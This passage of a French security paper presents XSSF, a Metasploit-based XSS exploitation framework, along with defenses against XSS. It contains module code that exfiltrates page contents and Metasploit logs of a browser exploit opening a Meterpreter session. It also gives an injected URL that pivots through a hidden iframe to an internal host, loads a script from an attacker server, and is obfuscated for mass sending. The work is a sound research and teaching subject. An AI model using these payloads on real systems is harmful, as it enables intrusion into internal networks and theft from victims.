En plus de la boucle permettant de récupérer des attaques, le code envoyé lors de la demande de la ressource '`/loop`' comprend donc une bibliothèque de fonctions que l'attaquant pourra utiliser dans ses modules d'attaques, notamment une fonction de récupération de données. Bien entendu, grâce à la gestion des attaques par le noyau XSSF, un attaquant pourra utiliser les fonctions fournies par le framework d'où il le souhaite, même à l'intérieur d'IFRAMES qu'il aura créé (le framework se charge de rajouter à la volée la bibliothèque de fonctions lors de l'arrivée des données depuis un serveur esclave).

Ainsi, nous avons donc bien réussi à réaliser les GET et POST nécessaires, et ce malgré la SOP. Le canal de communication avec la victime est donc bi-directionnel : la victime peut demander des commandes et répondre au serveur, dans la majorité des cas. La récupération de données reste cependant limitée (pour le moment) lorsque la victime utilise un navigateur ancien sur un domaine en HTTPS.

3.4 Attaques XSSF

Maintenant que nous avons détaillé le fonctionnement général de XSSF, nous allons pouvoir expliquer les possibilités offertes par chaque module d'attaque. Ceux-ci servent à réaliser une attaque directement liée à une faille XSS (souvent en JavaScript). Ils doivent pouvoir être implémentés par n'importe qui, facilement, et sans avoir à connaitre le fonctionnement du noyau de XSSF.

Un module XSSF est composé de deux grandes parties :

L'initialisation permet de définir les informations et paramètres du module à insérer dans Metasploit lors de son utilisation.

Le serveur web défini les actions à réaliser par le serveur esclave lorsqu'il reçoit une requête (depuis le serveur maître).

```
class Metasploit3 < Msf::Auxiliary
    include Msf::Xssf::XssfServer

    # Module initialization
    def initialize(info = {})
        super(update_info(info,
            'Name'        => 'WebPage Saver',
            'Description' => 'Saves current page viewed by the victim'
        ))
    end
```

```
        # Part sent to the victim, insert your code here !!!
        def on_request_uri(cli, req)
            send_response(cli, %Q{ XSSF_POST(document.documentElement.innerHTML,
                '#{self.name}'); })
        end
    end
```

Sur cet exemple, nous retrouvons bien les deux parties. L'inclusion au départ de « XssfServer » permet de charger le module (au sens Ruby) de gestion des serveurs esclaves (ce module implémente un module de serveurs d'attaques déjà fourni par MSF pour les exploits).

L'initialisation du module permet de redéfinir des informations propres (nom, etc.), mais aussi d'en rajouter. Toutes ces informations et options sont automatiquement stockées dans un objet « datastore » défini par Metasploit. Dans « XssfServer », des informations par défaut pour tous les modules l'implémentant sont déjà définies :

```
    def initialize(info = {})
        super(update_info(info,
            'Name'        => 'XSSF MODULE',
            'Description' => 'XSSF MODULE',
            'Author'      => 'Conix Security',
            'License'     => MSF_LICENSE
        ))

        register_options(
            [
                OptString.new('VictimIDs', [false, 'IDs of the victims to send code
                    . Examples : 1, 3-5 / ALL / NONE', 'ALL'])
            ], Msf::Xssf::XssfServer
        )

        deregister_options('SSL', 'SSLVersion')
    end
```

On trouve une option rajoutée qui permet, lors de l'utilisation d'un module implémentant XssfServer, de spécifier la liste des victimes à attaquer (toutes par défaut).

Ensuite, on trouve dans chaque module XSSF la méthode « `on_request_uri` », définie par « XssfServer » comme celle étant appelée à chaque nouvelle requête vers un serveur esclave. Elle prend en paramètres le client (au sens socket) et la requête effectuée. Comme nous l'avons vu précédemment, le client sera en fait le serveur

maître (jouant un rôle de proxy entre les victimes et les serveurs esclaves).

Cette méthode permet de renvoyer une réponse au client par l'intermédiaire de la fonction « `send_response` » qui prend deux paramètres obligatoires (client et code renvoyé), et un paramètre facultatif (entêtes HTTP). Le code construit est une chaîne qui peut contenir directement du JavaScript ou du code HTML. C'est ensuite le serveur maître qui fera la différence entre les deux. Dans tous les cas, la réponse envoyée à la victime sera un script : si le code attendu est du HTML, le serveur maître se chargera de créer une IFRAME en JavaScript afin d'y insérer le code. On constate aussi l'utilisation de la fonction POST qui permettra de renvoyer une réponse vers le serveur d'attaque. Ici aussi, c'est le serveur maître qui va permettre l'accès à cette fonction depuis n'importe où en toute transparence pour la victime et la personne créant le module.

Bien entendu, chaque module peut faire appel à des ressources supplémentaires. Lorsque la victime demandera à nouveau la ressource au serveur maître, si la ressource est un fichier connu (les fichiers XSSF – images, pdf, etc. – sont stockés dans un répertoire défini), il la renverra directement, sinon il la demandera automatiquement au serveur esclave associé à la victime (si elle est en cours d'attaque).

Au fil du temps, chaque victime peut recevoir autant d'attaques que l'attaquant le désire, mais seulement une seule à la fois. En revanche, plusieurs attaques différentes sur des victimes distinctes peuvent avoir lieu en même temps (d'où l'intérêt de les identifier). Chaque victime dispose d'une file d'attente en base de données pour récupérer ses attaques une par une.

L'utilisation d'un module XSSF se fait exactement de la même manière que pour les modules MSF (avec la commande « `use` »). Il en est de même pour le lancement d'un module (commandes « `run` / `exploit` » ou « `exploit -j` » pour lancer le module en tâche de fond).

On constate donc bien ici le lancement de l'attaque « `save_page` » sur la victime 5. Lorsqu'elle demandera si une attaque lui est destinée, le serveur maître contactera le serveur esclave lancé afin de récupérer le code à envoyer.

Côté victime, après la réception du javascript « `loop` » initial, une page d'erreur 404 (Not Found) est renvoyée, signe que le serveur maître n'a aucune attaque pour le moment. Lorsque l'on exécute le module décrit précédemment, le code est envoyé à la

```
msf > use auxiliary/xssf/all/save_page
msf auxiliary(save_page) > run

[*] Auxiliary module execution started, press [CTRL + C] to stop it !
[*] Using URL: http://0.0.0.0:8080/9aU24bPqQ
[*]  Local IP: http://10.100.36.245:8080/9aU24bPqQ

[+] Remaining victims to attack : [5 (1)]

[+] Code 'auxiliary/xssf/all/save_page' sent to victim '5'
[+] Remaining victims to attack : NONE
[-] Auxiliary interrupted by the console user
[*] Server stopped.
[*] Auxiliary module execution completed
```

Figure 6. Exécution d'une attaque XSSF sur les victimes actives



Figure 7. Exécution d'une attaque côté victime

victime, qui peut l'exécuter.

Bien entendu, comme pour chaque module Metasploit, les informations des modules XSSF sont disponibles dans la console. On retrouve les paramètres propres au module (aucun dans le cas présent), ceux hérités du module « XssfServer » (VictimIDs), et ceux hérités de MSF (le reste).

Afin d'illustrer le plus simplement possible le fonctionnement d'un module d'attaque XSSF, l'exemple montré ici est des plus triviaux. Beaucoup d'autres modules d'attaques sont présents, le but étant d'amener la communauté à participer afin de créer des scénarios d'attaques intéressants pour faire prendre conscience des possibilités offertes par les XSS, et surtout de leur simplicité d'exploitation.

3.5 Exploits MSF depuis XSSF

Afin de rendre ce framework XSS le plus complet possible et de l'intégrer totalement à MSF, il est important d'avoir la possibilité de lancer des exploits MSF depuis

une vulnérabilité XSS. Bien évidemment, les exploits possibles sont ceux destinés aux différents navigateurs.

Le fonctionnement est relativement simple puisqu'il suffit de lancer un exploit en précisant qu'il doit se lancer en tâche de fond.

Tous les modules lancés en tâche de fond sont considérés comme étant des « `jobs` » par Metasploit.

```
msf exploit(ms10_002_aurora) > jobs

Jobs
====

  Id  Name
  --  ----
  0   Exploit: windows/browser/ms10_002_aurora
```

Figure 8. Modules lancés en tâche de fond sur Metasploit

Le lancement de l'attaque avec la commande « `xssf_exploit [VictimIDs] [JobID]` » entraîne la mise en attente d'une nouvelle attaque pour la ou les victime(s) choisie(s).

```
msf exploit(ms10_002_aurora) > xssf_exploit 6 0
[*] Searching Metasploit launched module with JobID = '0'...
[+] A running exploit exists : 'Exploit: windows/browser/ms10_002_aurora'
[*] Exploit execution started, press [CTRL + C] to stop it !

[+] Remaining victims to attack : [6 (1)]

[+] Code 'Exploit: windows/browser/ms10_002_aurora' sent to victim '6'
[+] Remaining victims to attack : NONE
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.100.42.234
[*] Sending stage (749056 bytes) to 10.100.42.234
[*] Meterpreter session 1 opened (10.100.36.245:4444 -> 10.100.42.234:5493) at 2011-03-14 05:18:54 -0700
```

Figure 9. Lancement d'un exploit MSF sur une victime choisie avec XSSF

Ici, le code sera donc bien renvoyé à la victime lorsque celle-ci en fera la demande. A la suite de l'exécution du code, une session sera disponible et la prise de contrôle est effectuée... avec une simple XSS ciblée !

Une fois de plus, c'est le serveur maître qui va gérer la façon dont sont chargés les modules côté victime (gestion de jeux d'IFRAMES, de scripts, etc.). Tous les modules Metasploit peuvent donc être utilisés avec XSSF. Ainsi, une simple injection de script générique (« `/loop` ») pourra entraîner l'exécution de n'importe quelle attaque XSSF ou exploit MSF sur n'importe quelle victime.

3.6 Automatisation des attaques

Il est possible, grâce au framework XSS, d'automatiser les attaques à lancer. Ceci permet de placer automatiquement une liste d'attaques dans la file d'attente de toutes les nouvelles victimes. L'attaquant n'a ainsi pas à lancer les attaques à chaque fois pour une victime ou un groupe de nouvelles victimes.

Les attaques automatiques peuvent être de n'importe quel type (XSSF ou exploit MSF), et les modules correspondants doivent être lancés en tâche de fond avant de les rajouter en attaque automatique.

3.7 Fiabilisation des attaques

Comme pour les attaques applicatives, il est important de fiabiliser une attaque XSS afin de garder une connexion avec la victime après son départ de la page vulnérable. Ce maintien de la connexion n'est pas assuré par le framework, mais par ses modules. Pour le moment, il existe un seul module de fiabilisation (ghostify.rb), mais de nouveaux peuvent venir se rajouter. Celui actuellement présent permet d'analyser la page afin de remplacer les hyperliens de type « `<a>` », et de rajouter une fonction lors d'un clic. Ainsi, lorsque l'utilisateur quitte la page en suivant un lien, une fenêtre (de petite taille) est ouverte et placée en arrière plan, permettant de garder l'utilisateur sur la page malicieuse.

On peut imaginer d'autres modules de ce type, avec par exemple un module permettant de recharger la page actuelle dans une IFRAME afin de toujours garder l'utilisateur sur le même domaine.

3.8 Résultats et statistiques d'attaques



Figure 10. Page HTML de résultats d'attaques

Enfin, pour venir compléter l'utilisation du framework, l'importation des résultats et statistiques d'attaques est rendue possible grâce à la commande « `xssf_import_attacks`



Figure 11. Statistiques d'attaques en temps réel

`[VictimID]` ≫. Le framework se charge de générer dynamiquement une page de logs (au format HTML) comprenant les attaques envoyées et les réponses reçues, ainsi qu'une page de statistiques actualisées en temps réel.

3.9 Récapitulatif par rapport à l'existant

Lors du début du projet XSSF il y a à peu près un an, certains outils existaient déjà. Cependant, la possibilité d'utiliser Metasploit afin de réaliser des exploits ciblés et l'intégration d'un tunnel ont étés les éléments déclencheurs à la réalisation d'un nouvel outil. En effet, ces deux éléments permettent de montrer des possibilités moins connues, et plus redoutées dans les entreprises (un vol de cookie dans un réseau interne depuis l'extérieur étant inutile).

	XSSShell XSSTunnel	**BeEF**	**XeeK**	**XSSF**
Codes supportés	JavaScript, VBScript	JavaScript, VBScript	JavaScript, VBScript	JavaScript, VBScript, HTML
Base de données	MS Access	Fichier simple	MySQL	SQLite3, MySQL, PostgreSQL, etc. (celles supportées par Ruby On Rails)

	XSSShell XSSTunnel	**BeEF**	**XeeK**	**XSSF**
Serveur	IIS 5 ou supérieur	Quelconque supportant le PHP	Quelconque supportant le PHP	Embarqué fourni par Ruby
Taille totale du code (sans les modules)	env. 310Ko	env. 400Ko	env. 250Ko	env. 65Ko
Taille du code initialement envoyé aux victimes	32,6Ko	4,3Ko	16,9Ko	5,1Ko
Chargement dynamique des attaques	Non (toutes envoyées directement au début et exécutées sur demande)	Oui	Oui	Oui
Construction d'un lien contenant une seule attaque XSS	Non	Non	Oui (construction d'une URL spécifique à une seule attaque ou à une liste d'attaques)	Oui (de la même manière que les exploits MSF)
Prise en charge des exploits MSF	Non	Oui (redirection de la victime vers le serveur d'attaque MSF)	Non	Oui (directement dans XSSF en tant que serveur maître/esclave)

	XSSShell XSSTunnel	**BeEF**	**XeeK**	**XSSF**
Langages / Portabilité	ASP.NET - Windows	PHP - Portable	Python, PHP - Portable	Ruby - Portable
Client graphique	Oui (web et applicatif pour XSSTunnel)	Oui (web)	Oui (web)	Oui (web et Java)
Client console	Non	Non	Oui (inspirée de MSF)	Oui (celle de MSF)
Multi-attaquants	Oui	Oui	Oui	Oui (XMLRPC + Armitage)
Attaques automatiques	Non	Oui	Oui	Oui
Tunnel XSS	Oui (Installation d'une application Windows)	Non	Non	Oui (Binaire)
Obfuscation de code / Bypass des filtres XSS	Non	Non	Non	Non
Génération de rapports	Non (logs affichés « à la volée »)	Non (logs affichés « à la volée »)	Oui	Oui
Séparation Client / Serveur	Non	Non	Oui	Non

	XSSShell XSSTunnel	**BeEF**	**XeeK**	**XSSF**
Ajout possible d'attaques (sans connaissance du noyau)	Difficilement (en dur dans le code)	Oui	Oui	Oui (modules)
Gestion par modules	Non, pas de notion de modules, fonctions JavaScript intégrées au code.	Oui (3 fichiers par modules [.js, .php et .txt]	Oui (un fichier .js par module)	Oui (un fichier .rb par module)
Gestion de masse des victimes	Oui	Difficilement (utilisation de sqlite3, donc d'un fichier avec des accès limités)	Oui	Oui
Installation	Informations pour la BD et le serveur IIS à entrer dans un fichier de configuration	Mise en place des fichiers sur un serveur web	Informations sur la BD et le serveur à modifier dans le code	Installer MSF et y copier les fichiers XSSF

TABLE 3: Comparaison de XSSF par rapport aux outils existants

Note : cette comparaison a été réalisée avec la version de BeEF avant son portage en ruby (débuté en octobre 2010). Certains éléments ne sont plus à jour, notamment

concernant l'intégration des attaques Metasploit qui semble être meilleure. Pour l'instant, la nouvelle version est en bêta et ne fonctionne pas totalement, c'est pourquoi l'ancienne version a été gardée pour cette comparaison. Le projet XSSShell / XSSTunnel n'est plus maintenu, son auteur ayant rejoint le projet BeEF. Quant au projet XeEK, il ne semble pour l'instant plus évoluer.

Bien évidemment, le gros avantage de XSSF par rapport aux autres est son intégration dans un outil déjà très connu et énormément utilisé pour les tests d'intrusion. L'installation de XSSF est relativement simple et nous espérons pour le futur une intégration officielle dans le Framework Metasploit. Pour finir, l'intérêt majeur par rapport aux outils actuellement existants est la possibilité d'utiliser un tunnel XSS afin de récupérer les pages (du domaine vulnérable) telles qu'elles sont vues par la victime.

4 Rebond et tunnel XSS

Dans cette section nous allons voir en détail une fonctionnalité importante offerte par le plugin XSSF, intéressante malgré les limitations de la SOP : l'encapsulation de requêtes dans un tunnel XSS. Nous verrons, au travers d'un exemple concret, l'utilité que peut avoir un rebond lors d'une attaque XSS et notamment lors de la mise en place d'un tunnel XSS.

Le principe choisi pour l'exemple est simple : l'attaquant, ayant connaissance d'une XSS (volatile) située sur une application d'un réseau interne, veut être capable de naviguer sur le domaine vulnérable à partir de son propre navigateur. Bien évidemment, l'attaquant n'a aucun accès au réseau interne, et de ce fait aucun accès à l'application. L'exemple choisi est basé sur une vulnérabilité XSS obtenue avec une installation par défaut de WampServer [11], mais pourrait être reproduit exactement de la même façon avec une XSS sur une interface web d'un élément réseau (routeur, firewall, etc.), où les contrôles sont souvent négligés, et les identifiants par défaut inchangés ! La vulnérabilité est donc présente sur la page « `http://localhost/?lang=en` », à l'intérieur du paramètre « `lang` ».

La première chose à laquelle on peut penser est d'attaquer une ou plusieurs personnes internes au réseau (ayant accès à l'application vulnérable) de deux manières simples :

11. http://www.wampserver.com/

- Envoi (en masse) d'une URL contenant le code malicieux (« `http://xssf_server/loop` ») vers la page du réseau interne :
  - Facilement détectable par les victimes potentielles
  - Forte probabilité que la victime ne reste pas connectée bien longtemps
- Mise en place d'un site malicieux par l'attaquant :
  - Facilement détectable par les victimes potentielles
  - Temps de connexion dépendant entièrement de l'attrait du site malicieux

Quelle que soit la méthode retenue, on constate qu'il y a beaucoup de chances de perdre le lien avec les victimes assez rapidement. La durée de vie d'une XSS étant intimement liée à la durée d'affichage de la page la contenant, il va donc falloir trouver une solution afin d'augmenter les chances que la victime reste connectée plus longtemps, permettant ainsi à l'attaquant de réaliser plus d'actions dans la durée.

C'est donc là tout l'intérêt d'un rebond : nous allons utiliser un site (vulnérable) de grande consultation afin de rendre l'attaque moins suspecte et de garder un temps de connexion plus long avec les victimes. Généralement, un rebond consiste à attaquer une machine par l'intermédiaire d'une autre machine, afin de masquer les traces permettant de remonter à l'attaquant par exemple. Pour les XSS, un rebond consiste à se servir d'une XSS sur un domaine afin de rebondir et d'accéder à d'autres domaines vulnérables. Bien évidemment, à cause de la SOP, il sera impossible de rebondir sur d'autres domaines non vulnérables aux failles de type XSS. Il est donc forcément plus intéressant d'exploiter une XSS sur une page ayant une courte durée de vie (page de réseau interne, etc.) à partir d'une page ayant une durée de vie plus longue (réseau social, page multimédia, etc.).

Par le passé, on trouve plusieurs exemples de ce type dont un démontré à la Black Hat 2010 [12]. Le chercheur, dans son communiqué intitulé « How I met your girlfriend » a montré comment localiser une personne grâce à une XSS sans se servir de son IP. Il se sert en fait d'une faille XSS sur un site pour rebondir sur... une faille XSS dans l'interface d'administration des routeurs FiOS (Verizon), dans laquelle il se connecte avec les identifiants par défaut (souvent inchangés) afin de récupérer l'adresse MAC du routeur. Puis il utilise les nouveaux services Google pour retrouver les coordonnées GPS des victimes. Bien évidemment, il avait aussi un accès total à toute la configuration du routeur...

12. Conférence organisée sur le thème de la sécurité informatique

Pour en revenir à notre problème, la prochaine étape est donc de débusquer un site vulnérable aux failles de type XSS, où les personnes visées seront susceptibles de rester assez longtemps pour que l'attaquant puisse réaliser le maximum d'actions. Tâche plutôt simple au vu de la fréquence de rencontre des XSS, et au vu de la fréquentation grandissante des sites à contenu multimédia illégaux suite à la mise en place de HADOPI [13]. Utilisons donc la page « http://www.site-de-streaming.com/streaming.php?p=2943 » par exemple, dont le paramètre vulnérable « p » va nous permettre de rester liés avec la victime plus longtemps.

Dans un premier temps, on peut donc injecter directement un script liant la victime à XSSF : « p=2943">%20<script%20src="http://xssf_server/loop"></script> ». Problème : le contenu multimédia ne sera pas chargé en raison de l'utilisation d'un mauvais ID, et l'utilisateur sera averti du mauvais fonctionnement de la page.

Nous allons donc insérer directement un code un peu plus complexe en réalisant le rebond vers le serveur interne vulnérable.

```
http://www.site-de-streaming.com/streaming.php?p=2943"> <script>
document.body.innerHTML = '<iframe width=0 height=0 src="http://192.168.1.1/?
    lang=en%22<script src=%22http://xssf_server:8888/loop%22></script>">
</iframe><iframe src="http://www.site-de-streaming.com/streaming.php?p=2943"
    style="margin: 0px; padding: 0px; height: 175%; border: none; display:
    block; width: 100%; border: none; overflow-y: hidden; overflow-x: hidden;"
    frameborder="0" scrolling="auto"> </iframe>';
</script>
```

Le code précédent va permettre de charger deux IFRAMES dans la page :

- *La première permet de réaliser le rebond vers l'application interne et de lier la victime au serveur XSSF.* On notera qu'il est aussi possible d'utiliser un module XSSF pour réaliser le rebond. Ici, pour plus de simplicité, le rebond se fait directement lors de l'attaque. La victime liée à XSSF est donc directement reconnue comme étant sur le domaine vulnérable « http://192.168.1.1:80 ».
- *La seconde permet de ré-afficher la page à l'utilisateur avec un ID de contenu multimédia valide, le laissant ainsi visionner la vidéo.* De plus, la page étant maintenant chargée dans une IFRAME et le rebond dans une autre, l'utilisateur peut continuer à naviguer (par les liens de la page) sans que la connexion avec XSSF ne soit rompue. Bien entendu, les IFRAMES sont configurées afin que le style de la page soit inchangé.

13. http://fr.wikipedia.org/wiki/Loi_Création_et_Internet

Bien que fonctionnelle, si cette URL est envoyée en masse ou par envois ciblés, les chances sont assez grandes pour que l'utilisateur se doute qu'un code est inséré dans l'URL. De plus, comme la solution contient plusieurs niveaux de guillemets (', ", %22), nous utiliserons donc un encodage numérique (pour les caractères entre les balises « `<script>` ») pour ne pas créer d'erreurs d'interprétation par le navigateur.

```
http://www.site-de-streaming.com/streaming.php?name=death_tunnel&
movie_id_url=2943&p1=true&p2=false&p3=false&p4=false&p5=true&
p6=false&p7=false&page=movie_streaming&time=1303948281772&p=2943">
<script>eval(String.fromCharCode(100,111,99,117,[...],62,39,59));
</script>
```

Des paramètres ont été ajoutés afin de déplacer la partie effectivement malicieuse du code pour qu'elle n'apparaisse pas dans la barre d'adresses du navigateur. On peut pour finir raccourcir le lien afin de l'envoyer plus simplement : http://goo.gl/Z1jI9.

Maintenant que nous avons réalisé le rebond XSS afin de garder la victime le plus longtemps possible, et que celle-ci est liée par le domaine vulnérable « http://192.168.1.1:80 », nous allons pouvoir passer à la tunnelisation par XSS. Dans les réseaux informatiques, un tunnel est en fait une encapsulation de données d'un protocole réseau dans un autre. Pour faire la comparaison avec les XSS, on ne parlera pas de protocoles mais plutôt d'encapsulation de requêtes HTTP dans du JavaScript. Le but de la manipulation étant donc de naviguer à partir du navigateur de l'attaquant sur une application du réseau interne normalement inaccessible depuis l'extérieur.

Le principe de notre tunnel est simple : puisque la SOP autorise la victime à effectuer des requêtes sur le domaine vulnérable actuel (« http://192.168.1.1:80 »), nous allons nous en servir comme proxy afin de naviguer sur son domaine, à sa place !

L'attaquant va donc pouvoir configurer son navigateur pour passer par XSSF comme proxy et réaliser une requête sur le domaine `http://192.168.1.1:80` (1). La requête HTTP est ensuite envoyée au serveur d'attaque (2) qui s'occupe de la transformer en requête compréhensible par la victime (3) : une simple requête en AJAX suffit. Toutes les requêtes envoyées par le navigateur sont gardées en mémoire dans XSSF en attendant que la victime vienne demander ses commandes. Une fois le code (requête AJAX ou liste de requêtes) transmis par XSSF (4), la victime va pouvoir l'exécuter (5) et recevoir une réponse du serveur interne vulnérable (6). Cette réponse sera renvoyée au serveur XSSF en tant que réponse à une attaque (7), et le serveur d'attaque pourra enfin retourner la réponse au navigateur (8). L'attaquant peut ainsi visualiser le domaine comme s'il était la victime, puisque c'est elle qui va réaliser toutes ces requêtes.



Figure 12. Principe du tunnel XSS

Au niveau du serveur d'attaque XSSF, l'ordre de départ des requêtes à exécuter n'est pas forcément le même que l'ordre d'arrivée des réponses (la réponse à une requête A envoyée avant une requête B peut être reçue après celle de B). Il est donc important au niveau du serveur d'identifier chacune des requêtes envoyées par le navigateur afin de ne pas inverser les ressources demandées.

Bien évidemment, le proxy n'est pas aussi rapide qu'un proxy normal car le serveur d'attaque doit attendre que la victime demande des commandes avant de pouvoir effectuer une requête. Un moyen efficace est de régler l'intervalle de demandes de commandes depuis la victime avec une petite valeur (1 ou 2 secondes).

Pour le moment, le proxy gère plutôt bien tout types de ressources en GET et en POST sur des domaines en HTTP. Quelques problèmes subsistent encore pour l'utilisation sur des domaines en HTTPS avec des navigateurs ne supportant pas le HTML5 (problèmes énoncés dans la partie 2.3). L'utilisation du tunnel dans cette minorité de cas risque de s'avérer impossible.

On remarquera pour finir que sous Internet Explorer 6 (encore très utilisé [14]), la politique de la SOP n'inclut pas de règles pour les documents ouverts localement : il est donc possible de réaliser une attaque demandant d'ouvrir un fichier malicieux (HTML + JavaScript) en local, et ainsi de ne pas avoir à se soucier de la SOP. Grâce au tunnel, on peut donc naviguer sur n'importe quel site et profiter des sessions déjà ouvertes de la victime sur différentes applications...

14. http://ie6countdown.com/



Figure 13. Fonctionnement de XSSF Tunnel

5 Protections, limites et contournements

Les vulnérabilités de type XSS sont connues depuis de nombreuses années, et bien que beaucoup de techniques existent pour s'en protéger, elles sont souvent peu appliquées, voire jamais sur certaines applications. Ce manque de protections est souvent du à l'idée générale infondée de beaucoup de personnes pensant qu'une faille XSS sert juste à afficher une boite de dialogue, ce qui en fait est plus une preuve de concept (PoC) qu'une attaque en elle-même.

Mais face aux possibilités évoquées précédemment, quelles sont les protections réelles existantes afin de se protéger efficacement ?

Il existe tout d'abord des solutions côté client, souvent utilisées mais parfois inefficaces :

Filtres XSS (IE8 par exemple) Plutôt efficace en temps normal mais ne fonctionne que pour les XSS volatiles (les plus rencontrées). Pour les XSS persistantes,

la détection ne sera pas faite car les tests sont basés sur la requête faite au serveur et la réponse immédiatement reçue (on cherche si les paramètres insérés sont présents sans avoir été filtrés dans la réponse). On notera quand même que de nombreux patchs sont déjà parus pour combler des brèches dans ce filtre, et qu'il y a donc très probablement d'autres moyens de le bypasser (sans compter que certains sites non vulnérables le sont devenus avec l'utilisation de ce filtre [9]...).

Bloqueurs (NoScript sur Firefox par exemple) Permet de n'autoriser que les scripts provenant de sites dit de confiance définis par l'utilisateur, ce qui en fait une solution assez efficace. Cependant, comme la majorité des sites aujourd'hui ont beaucoup de mal à fonctionner sans JavaScript, c'est une solution qui devient trop restrictive. De plus, du JavaScript malicieux sur un site de confiance ne sera pas détecté et sera exécuté.

Les IPS (Intrusion Prevention System) Permettent de repérer le passage de données suspectes ou anormales sur le réseau et de les bloquer avant leur arrivée à destination. C'est une solution efficace pour réduire l'impact des attaques, mais qui encore une fois a ses limites, tous les codes ne pouvant pas être détectés. Pire encore, cette solution ne sera utile que sur des flux en clair : aucun intérêt si la vulnérabilité se trouve sur un site en HTTPS.

Ces solutions, bien qu'utiles dans la plupart des cas, ne permettent pas de bloquer tous les codes malicieux. C'est en partie dû au fait qu'un même code JavaScript peut s'écrire de nombreuses manières différentes, l'empêchant ainsi d'être détecté par les filtres et autres solutions (côté client ou côté serveur).

```
<html><body>
    <script>
        alert(0);

        alert("\x30");

        eval('alert(0);');

        eval(String.fromCharCode(97,108,101,114,116,40,48,41,59));

        var a=["\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65"]; eval(String
            [a[0]](30+67,100-8+16,101,114,116,40,48,41,60-1));

        eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,
            String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=
            function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
